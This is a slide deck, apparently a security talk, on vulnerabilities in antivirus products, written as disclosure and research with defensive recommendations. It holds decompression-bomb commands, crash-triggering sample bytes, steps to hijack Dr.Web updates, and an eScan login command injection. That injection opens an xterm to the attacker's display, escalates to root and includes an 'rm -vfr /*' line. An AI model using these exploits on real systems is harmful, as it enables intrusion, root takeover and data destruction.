
- And, like Panda, they inject a non ASLR enabled library system wide, the Bkav “firewall” engine...

explorer.exe	0.28	31.336 K	46.400 K	2736 Windows Explorer	Microsoft Corporation
VBoxTray.exe	0.75	3.480 K	7.592 K	2884 VirtualBox Guest Additions Tr...	Oracle Corporation
jusched.exe		3.208 K	6.852 K	2904 Java(TM) Update Scheduler	Oracle Corporation
Bka.exe	0.61	32.520 K	39.040 K	2924 Bkav Pro Internet Security	Bkav Corporation
BkavSystemServer.exe	0.14	41.356 K	40.424 K	1812 Bkav System Server	Bkav Corporation
BkavUtil.exe	0.23	2.080 K	5.364 K	3508 Bkav Util	Bkav Corporation
BLuPro.exe		5.128 K	11.232 K	2964 BkavPro	Bkav Corporation
procexp.exe	10.50	21.008 K	30.824 K	2416 Sysinternals Process Explorer	Sysinternals - www.sysinter...

Name	Description	Company Name	Path		ASLR
ActionCenter.dll.mui			\Device\BkavAutoShadow2\Windows\System32\en-US\ActionCenter.dll.mui		n/a
KernelBase.dll.mui			\Device\BkavAutoShadow2\Windows\System32\en-US\KernelBase.dll.mui		n/a
BkavFirewallEngine.dll	Bkav Firewall Engine	Bkav Corporation	C:\Program Files\BkavPro\System\Firewall\BkavFirewallEngine.dll		
wkscli.dll	Workstation Service Client DLL	Microsoft Corporation	C:\Windows\System32\wkscli.dll		ASLR

- ...miserably failing at securing your computer.

AV developers writing security software



Remote Denial of Service

ClamAV

Examples: ClamAV DOS

- There is a bug in ClamAV scanning some resource directory in PE files.
  - I have been asked to wait until there is a public patch.
  - It's fixed in their private repository but the patch is big so it needs some proper testing.
  - Sorry, I cannot give all the details yet :(
- Found via dumb ass fuzzing.
- Reported. Because it's Open Source...
- https://bugzilla.clamav.net/show_bug.cgi?id=10650
- The vulnerability was nicely handled by the ClamAV team (now Cisco).

KASPERSKY
ANTI•VIRUS

eset
NOD 32
antivirus system

SOPHOS

IKARUS
security software

bitdefender
secure your every bit

Decompression bombs (multiple AVs)

- Do you remember them? If I remember correctly, the 1st discussion in Bugtraq about it was in 2001.
  - A compressed file with many compressed files inside or with really big files inside.
  - It can be considered a remote denial of service.
- Do you think AV engines are not vulnerable any more to such bugs with more than +10 years?
  - In this case, you're wrong.
  - Look to the following table....

Failing AVs

	ZIP	GZ	BZ2	RAR	7Z
ESET		X (***)		X (***)	
BitDefender				X	
Sophos	X (*)	X		X	X
Comodo			X		
AVG					X
Ikarus					X
Kaspersky					X (**)

* Sophos finishes after ~30 seconds. In a “testing” machine with 16 logical CPUs and 32 GB of RAM.
** Kaspersky creates a temporary file. A 32GB dumb file is a ~3MB 7z compressed one.
*** In my latest testing, ESET finishes after 1 minute with each file in my “small testing machine”.

Decompression bombs: How to

- To create a simple decompression bomb in Unix issue the following commands:

  $ truncate -s 8589934592 dumb # 8GB

  $ 7z/gzip/bzip2/rar/lcab/compress/xxx dumb

- That's all. The result file is always less than 10 MB.
- I couldn't believe that still nowadays antivirus engines failed at this **trivial** “attack” when I “discovered” this...

bitdefender
secure your every bit

BitDefender engine

- BitDefender is a Romanian antivirus engine.
- Their AV core is the most widely distributed AV engine in other AV products.
  - To name a few: F-Secure, G-Data, QiHoo 360, eScan, LavaSoft, Immunet, ...
- It suffers from a number of vulnerabilities like almost all other AV engines/products out there.
- Finding vulnerabilities in this engine is trivial.
  - An easy example...

BitDefender bugs

- Modifying 2 DWORDs in a PE file packed with Shrinker3 packer will make it to crash:

```
00006E00 53 48 52 33 01 00 00 00 00 30 03 00 00 F2 00 00    SHR3.....0...?..
00006E10 00 80 00 00 B8 0B 00 00 09 00 00 80 00 00 01 81    .?..?......?...?
00006E20 32 1C 67 51 7E 1D 63 51 9A 55 49 6D 9A 55 49 6D    2.gQ~.cQ?UIm?UIm
00006E30 9A 55 49 6D 7A 55 46 6C 00 00 00 00 0B 01 06 00    ?UImzUFl........
00006E40 0B C1 06 00 0B 21 04 00 0B 21 04 00 C9 BB 04 00    .?...!...!..??..
00006E50 C9 AB 04 00 C9 7B 04 0 FF FF FF FF FF FF FF FF     ??..?{..????????
00006E60 C9 7B 44 00 CD 7B 44 00 CD 7B 44 00 C9 7B 44 00    ?{D.?{D.?{D.?{D.
00006E70 C9 7B 44 00 C9 CB 47 00 C9 DB 47 00 C9 DB 47 00    ?{D.??G.??G.??G.
00006E80 CB DB 47 00 CB DB 57 00 CB CB 57 00 CB CB 47 00    ??G.??W.??W.??G.
00006E90 CB DB 47 00 CB DB 47 00 DB DB 47 00 DB DB 47 00    ??G.??G.??G.??G.
00006EA0 DB DB 47 00 AB 0C 47 00 1F 0C 47 00 1F 9C 46 00    ??G.?.G...G..?F.
```

```
00006E00 53 48 52 33 01 00 00 00 00 30 03 00 00 F2 00 00    SHR3.....0...?..
00006E10 00 80 00 00 B8 0B 00 00 09 00 00 80 00 00 01 81    .?..?......?...?
00006E20 32 1C 67 51 7E 1D 63 51 9A 55 49 6D 9A 55 49 6D    2.gQ~.cQ?UIm?UIm
00006E30 9A 55 49 6D 7A 55 46 6C 00 00 00 00 0B 01 06 00    ?UImzUFl........
00006E40 0B C1 06 00 0B 21 04 00 0B 21 04 00 C9 BB 04 00    .?...!...!..??..
00006E50 C9 AB 04 00 C9 7B 04 0 C9 7B 44 00 C9 6B 44 00     ??..?{..?{D.?kD.
00006E60 C9 7B 44 00 CD 7B 44 00 CD 7B 44 00 C9 7B 44 00    ?{D.?{D.?{D.?{D.
00006E70 C9 7B 44 00 C9 CB 47 00 C9 DB 47 00 C9 DB 47 00    ?{D.??G.??G.??G.
00006E80 CB DB 47 00 CB DB 57 00 CB CB 57 00 CB CB 47 00    ??G.??W.??W.??G.
00006E90 CB DB 47 00 CB DB 47 00 DB DB 47 00 DB DB 47 00    ??G.??G.??G.??G.
00006EA0 DB DB 47 00 AB 0C 47 00 1F 0C 47 00 1F 9C 46 00    ??G.?.G...G..?F.
```

- Those bytes are used to calculate the file and sections alignment of the new, in memory, unpacked PE file.
- When set to 0xFFFFFFFF and 0xFFFFFFF, both file and sections alignment will be set to 0...

BitDefender bugs

- ...and their values will be used, later on, in some arithmetic operations:

```
zero:F68749BE                 mov     eax, [ecx+IMAGE_NT_HEADERS.OptionalHeader.FileAlignment] ; calculated FileAlignment of the new PE file (will be 0)
zero:F68749C1                 add     esi, 28h
zero:F68749C4                 push    ebx
zero:F68749C5                 mov     ebx, [ecx+IMAGE_NT_HEADERS.OptionalHeader.SectionAlignment] ; calculated SectionAlignment of the new PE file (will be 0)
zero:F68749C8                 mov     [ebp+file_alignment], eax
zero:F68749CB                 cmp     eax, 200h
zero:F68749D0                 jbe     short loc_F68749DA
zero:F68749D2                 mov     eax, 200h
zero:F68749D7                 mov     [ebp+file_alignment], eax
zero:F68749DA
zero:F68749DA loc_F68749DA:                           ; CODE XREF: sub_F68748D0+100ĩj
zero:F68749DA                 lea     edx, [ebx-1]
zero:F68749DD                 test    ebx, edx
zero:F68749DF                 jz      short loc_F68749E3
zero:F68749E1                 mov     ebx, eax
zero:F68749E3
zero:F68749E3 loc_F68749E3:                           ; CODE XREF: sub_F68748D0+10Fĩj
zero:F68749E3                 xor     edx, edx
zero:F68749E5                 mov     eax, esi
zero:F68749E7                 div     ebx             ; Divide by zero with SectionAlignment
zero:F68749E9                 test    edx, edx
zero:F68749EB                 jz      short loc_F68749F1
zero:F68749ED                 sub     ebx, edx
zero:F68749EF                 add     esi, ebx
zero:F68749F1
zero:F68749F1 loc_F68749F1:                           ; CODE XREF: sub_F68748D0+11Bĩj
zero:F68749F1                 mov     ebx, [ebp+file_alignment]
zero:F68749F4                 xor     edx, edx
zero:F68749F6                 mov     eax, esi
zero:F68749F8                 div     ebx             ; Divide by zero, with FileAlignment
```

- Those 2 bugs are trivial to discover.

BitDefender notes

- This and all BitDefender's bugs don't affect exclusively BitDefender's products.
- It affects many AV products out there as previously mentioned.
- Adding a new AV engine to your product may sound “cool” but you're making 3rd party bugs yours.
- And, by the way, you didn't audit it before adding to your product...
  - Otherwise, I doubt you would have added it.

eset
NOD 32
antivirus system

ESET Nod32

- ESET Nod32 is a Slovak AV engine.
- Like most AV engines it suffers from a number of vulnerabilities that can be trivially discovered.
- One little example: a malformed PDF file.
  - A negative or big value for any element of a /W(idth) element with arrays will make it to crash.
  - A simple remote denial of service.

ESET Nod32 bug with PDF files

[redacted]/revised_effective_dates-2010.pdf

23/03/14 17:45:20 222.075 bytes

```
000361C0 2F 49 6E 66 6F 20 33 35 37 20 30 20 52 2F 4C 65    /Info 357 0 R/Le
000361D0 6E 67 74 68 20 33 32 33 2F 52 6F 6F 74 20 33 30    ngth 323/Root 30
000361E0 39 20 30 20 52 2F 53 69 7A 65 20 33 36 36 2F 54    9 0 R/Size 366/T
000361F0 79 70 65 2F 58 52 65 66 2F 57 5B                   ype/XRef/W[

000361FB                         31                               1
000361FC       20 33 20 31 5D 3E 3E 73 74 72 65 61 6D 0D       3 1]>>stream.
```

[redacted]/revised_effective_dates-2010.pdf-sample

23/03/14 16:32:18 222.113 bytes

```
000361C0 2F 49 6E 66 6F 20 33 35 37 20 30 20 52 2F 4C 65    /Info 357 0 R/Le
000361D0 6E 67 74 68 20 33 32 33 2F 52 6F 6F 74 20 33 30    ngth 323/Root 30
000361E0 39 20 30 20 52 2F 53 69 7A 65 20 33 36 36 2F 54    9 0 R/Size 366/T
000361F0 79 70 65 2F 58 52 65 66 2F 57 5B 33 34 30 32 38    ype/XRef/W[34028
00036200 32 33 36 36 39 32 30 39 33 38 34 36 33 34 36 33    2366920938463463
00036210 33 37 34 36 30 37 34 33 31 37 36 38 32 31 31 34    3746074317682114
00036220 35 35 20 33 20 31 5D 3E 3E 73 74 72 65 61 6D 0D    55 3 1]>>stream.
```

- According to ESET sources they use fuzzing as part of QA.
  - I think they are not doing it very well...
- Finding this bug is trivial, like all the ones I previously shown.

F-Secure®

F-Secure

- F-Secure is an antivirus from Finnland.
- They use 2 AV engines: their own one and the BitDefender's one.
  - So, the previous bug, the BitDefender's one, also affects this AV product.
- Like with the whole majority of AV engines out there, there are rather easy to discover bugs in their (own) engine.
- Let's see a simple vulnerability they fixed in February.

F-Secure bug with InnoSetup

- There was a little bug handling some InnoSetup installers. Bug is at InnoDecoder::IsInnoNew().
- A size for a call to FMalloc can be controlled:

```
sub     esp, 0Ch
push    [ebp+n]          ; "n" comes from the file's content,
                         ; it's controllable
call    __Z7FMAllocj     ; FMalloc(controlled)
add     esp, 10h
test    eax, eax
mov     [ebp+s], eax
jz      short loc_F72E57B1
```

```
push    ecx
push    [ebp+n]          ; n
push    0                ; c
push    eax              ; s
call    _memset
add     esp, 10h
lea     eax, [ebp+var_1AC]
```

F-Secure bug with InnoSetup

- A negative size will make malloc to fail but it will anyway memset the buffer...
  - Basically, memset(NULL, '\0', negative_size).
  - Another bug trivial to discover by any means.

```
.text:F727F7B0
.text:F727F7B0 loc_F727F7B0:                          ; CODE XREF: FMAlloc(uint)+23↑j
.text:F727F7B0                 sub     esp, 0Ch
.text:F727F7B3                 push    edi            ; edi will be the size we control from
.text:F727F7B3                                        ; the InnoSetup compressed file
.text:F727F7B4                 call    _malloc        ; why bother checking for errors!
.text:F727F7B9                 add     esp, 0Ch
.text:F727F7BC                 push    edi            ; n
.text:F727F7BD                 push    0              ; c
.text:F727F7BF                 push    eax            ; s
.text:F727F7C0                 mov     esi, eax
.text:F727F7C2                 call    _memset
.text:F727F7C7                 lea     esp, [ebp-0Ch]
.text:F727F7CA                 pop     ebx
.text:F727F7CB                 mov     eax, esi
.text:F727F7CD                 pop     esi
.text:F727F7CE                 pop     edi
.text:F727F7CF                 leave
.text:F727F7D0                 retn
0004D7CB F727F7CB: FMAlloc(uint)+5F
```

Proof of concepts

- Proof of concepts for the last discussed bugs can be downloaded from here:
  - http://www.joxeankoret.com/download/3ea0506f0e583c
- Shortened URL:
  - http://x90.es/7Lm

Remote Code Execution

Dr.WEB®

DrWeb antivirus

- DrWeb is a Russian antivirus. Used, for example, by the largest bank (Sberbank) and the largest search engine in Russia (Yandex) + the Duma, to name a few customers.
- More of their propaganda:

Licenses and Certificates

Dr.Web is the only anti-virus certified by the Ministry of Defence of the Russian Federation, the highest grade of certificate from the Government.

- License of the Ministry of Defence of the Russian Federation, for activities related to information security tools development

Dr.Web are certified by FSB (Federal Security Service) and FSTEC (Federal Service for Technology and Export Control), which allow their use in organizations with high standards of security.

- License of the FSB Russia, for activies involving access to state secret information within Moscow and Moscow region
- License of the Centre for licensing, certification and state secret information protection of FSB Russia, for development and/or publishing of tools for protection of classified information
- License of the FSTEC for development of information security tools
- License of the FSTEC for development and/or publishing of tools for protection of classified information

DrWeb updating protocol

- DrWeb updates via HTTP only. They do not use SSL/TLS.
- It downloads a catalog file first:
  - Example for Linux:
    - http://<server>/unix/700/drweb32.lst.lzma
  - In the catalog file there is a number of updatable files + a hash for them:
    - VDB files (Virus DataBases).
    - DrWeb32.dll.
  - The hash is, actually, CRC32 and no component is signed, even the DrWeb32.dll library.

DrWeb updating protocol

- The *“highest grade of certificate”* requires the highest grade of check for their database files and libraries: CRC32. *“High standards”*.
- To exploit in a LAN intercept the following domains:
  - update.nsk1.drweb.com
  - update.drweb.com
  - update.msk.drweb.com
  - update.us.drweb.com
  - update.msk5.drweb.com
  - update.msk6.drweb.com
  - update.fr1.drweb.com
  - update.us1.drweb.com
  - update.nsk1.drweb.com
- ...and replace drweb32.dll with your “modified” (lzma'ed) version.

DrWeb updating protocol

- Exploiting it is rather easy with ettercap and a quick Python web server + Unix lzma tool.
  - You only need to calculate the CRC32 checksum and compress (lzma) the drweb32.dll file.
- I tested the bug under Linux: full code execution is possible.
  - Though you need to be in a LAN to be able to do so, obviously.
- In my opinion, this updating protocol is horrible.

WOW SO CODE...
VERY CERTIFIED
MUCH CRYPTO
imgflip.com

'e Scan™


eScan for Linux

- eScan is an AV product from USA (MicroWorld Technologies).
- I was bored some random night in Singapore and found that the eScan product have a Linux version.
- I downloaded and installed it (~1 hour because of the awful hotel's connection).
- Then I started checking what it installs, finding for SUID binaries, etc...
  - They use BitDefender and ClamAV engines, they don't have their own engine so, no need to test the scanners.
    - I already had vulnerabilities for such engines...
- They install a Web server for management and a SUID binary called:
  - /opt/MicroWorld/sbin/runasroot

eScan for Linux

- The SUID binary allows to execute root commands to the following users:
  - root
  - mwconf (created during installation).
- The eScan management application (called MwAdmin) is so flawed I decided to stop at the first RCE...
  - A command injection in the login form (PHP).
  - In a “security” product.
  - Yes.

eScan for Linux login page



eScan for Linux remote root

- This specific bug requires to know/guess an existing user. Not so hard.
- The user name and the password are used to construct an operating system command executed via the PHP's function “exec”.
  - I was not able to inject in the user name.
  - But I was able to inject in the password.
- ...

Source code of login.php (I)

```
if(isvalid_emailid_single1($username) != 0 )
{
        header("Location: index.php?err_msg=user");
        exit();
}
elseif( strlen($passwd) < 5)
{
        header("Location: index.php?err_msg=password_len");
        exit();
}
else
{
        $retval = check_user($username, "NULL", $passwdFile, "NULL");
        list($k,$v)=explode("-",$retval);
        if($v != 0 )
        {
                header("Location: index.php?err_msg=usernotexists");
                exit();
        }
        elseif( strlen($passwd)<5 )
        {
                header("Location: index.php?err_msg=password_len");
                exit();
        }
        elseif( preg_match("/[|&)(!><\'\"` ]/", $passwd) )
        {
                header("Location: index.php?err_msg=password_chars");
                exit();
        }
```

Source code of login.php (II)

- The password sent by the user is passed to check_user:

```
}
elseif( preg_match("/[|&)(!><\'\"` ]/", $passwd) )
{
        header("Location: index.php?err_msg=password_chars");
        exit();
}
else
{
        $retval=check_user($username,$passwd,$passwdFile,"USERS");
        list($k,$v)=explode("-",$retval);
        if($v == 0)
```

- There are some very basic checks against the password.
  - Specially for shell escape characters.
  - But they forgot various other characters like ';'.

Source code of common_functions.php

- Then, the given password is used in the function check_user like this:

```
function check_user($uname, $password, $passfile, $product)
{
        // name and path of the binary
        $prog = "/opt/MicroWorld/sbin/checkpass";
        $runasroot = "/opt/MicroWorld/sbin/runasroot";
        unset($output);
        unset($ret);
        // name and path of the passwd file
        $out= exec("$runasroot $prog $uname $password $passfile $product",$output,$ret);
        $val = $output[0]."-".$ret;
        return $val;
}
```

eScan for Linux RCE

- My super-ultra-very-txupi-complex exploit for it:

```
$ xhost +

$ curl -data \
"product=1&uname=valid@user.com&pass=1234567;
DISPLAY=YOURIP:0;xterm;" \

http://target:10080/login.php
```

- Once you're in, run this to escalate privileges:

```
$ /opt/MicroWorld/sbin/runasroot
/usr/bin/xterm
```

- Or anything else you want...

```
$ /opt/MicroWorld/sbin/runasroot rm -vfr /*
```

Breaking antivirus software

- Introduction
- Attacking antivirus engines
- Finding vulnerabilities
  - Initial experiments
- Exploiting antivirus engines
- Antivirus vulnerabilities
- **Conclusions**
- Recommendations

Conclusions

- In general, AV software...
  - ...doesn't make you any safer against skilled attackers.
  - ...increase your attack surface.
  - ...make you more vulnerable to skilled attackers.
  - ...are as vulnerable to attacks as any other application.
- Some AV software...
  - ...may lower your operating system protections.
  - ...are plagued of both local and remote vulnerabilities.
- Some AV companies...
  - ...don't give a fuck about security in their products.

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Recommendations for AV users

- Do not blindly trust your AV product.
  - BTW, do not trust your AV product.
  - Also, do not trust your AV product.
  - Nope. I cannot stress it enough.
- Isolate the machines with AV engines used for gateways, network inspection, etc...
- Audit your AV engine or ask a 3rd party to audit the AV engine you want to deploy in your organization.

Recommendations for AV companies

- Audit your products: source code reviews & fuzzing.
  - No, AV comparatives and the like are not even remotely close to this.
  - Running a Bug Bounty, like Avast, is a very good idea too.
- Do not use the highest privileges possible for scanning network packets, files, etc...
  - You don't need to be root/system to scan a network packet or a file.
  - You only need root/system to get the contents of that packet or file.
  - Send the network packet or file contents to another, low privileged or sandboxed, process.

Recommendations for AV companies

- Run dangerous code under an emulator, vm or, at the very least, in a sandbox. I only know 2 AVs using this approach.
  - Dangerous code: file parsers written in C/C++ code.
  - If one finds a vulnerability and it's running inside an emulator/sandbox one needs also an escape vulnerability to completely own the AV engine.
    - Why is it harder to exploit browsers or document readers than security products?
  - Another option could be to use a “safer” language. Some AV products, actually, are doing this: Using Lua, for example.
- Do not trust your own processes. They can be owned.
  - I'm not talking about signing the files.
  - I'm talking about your AV's running processes.

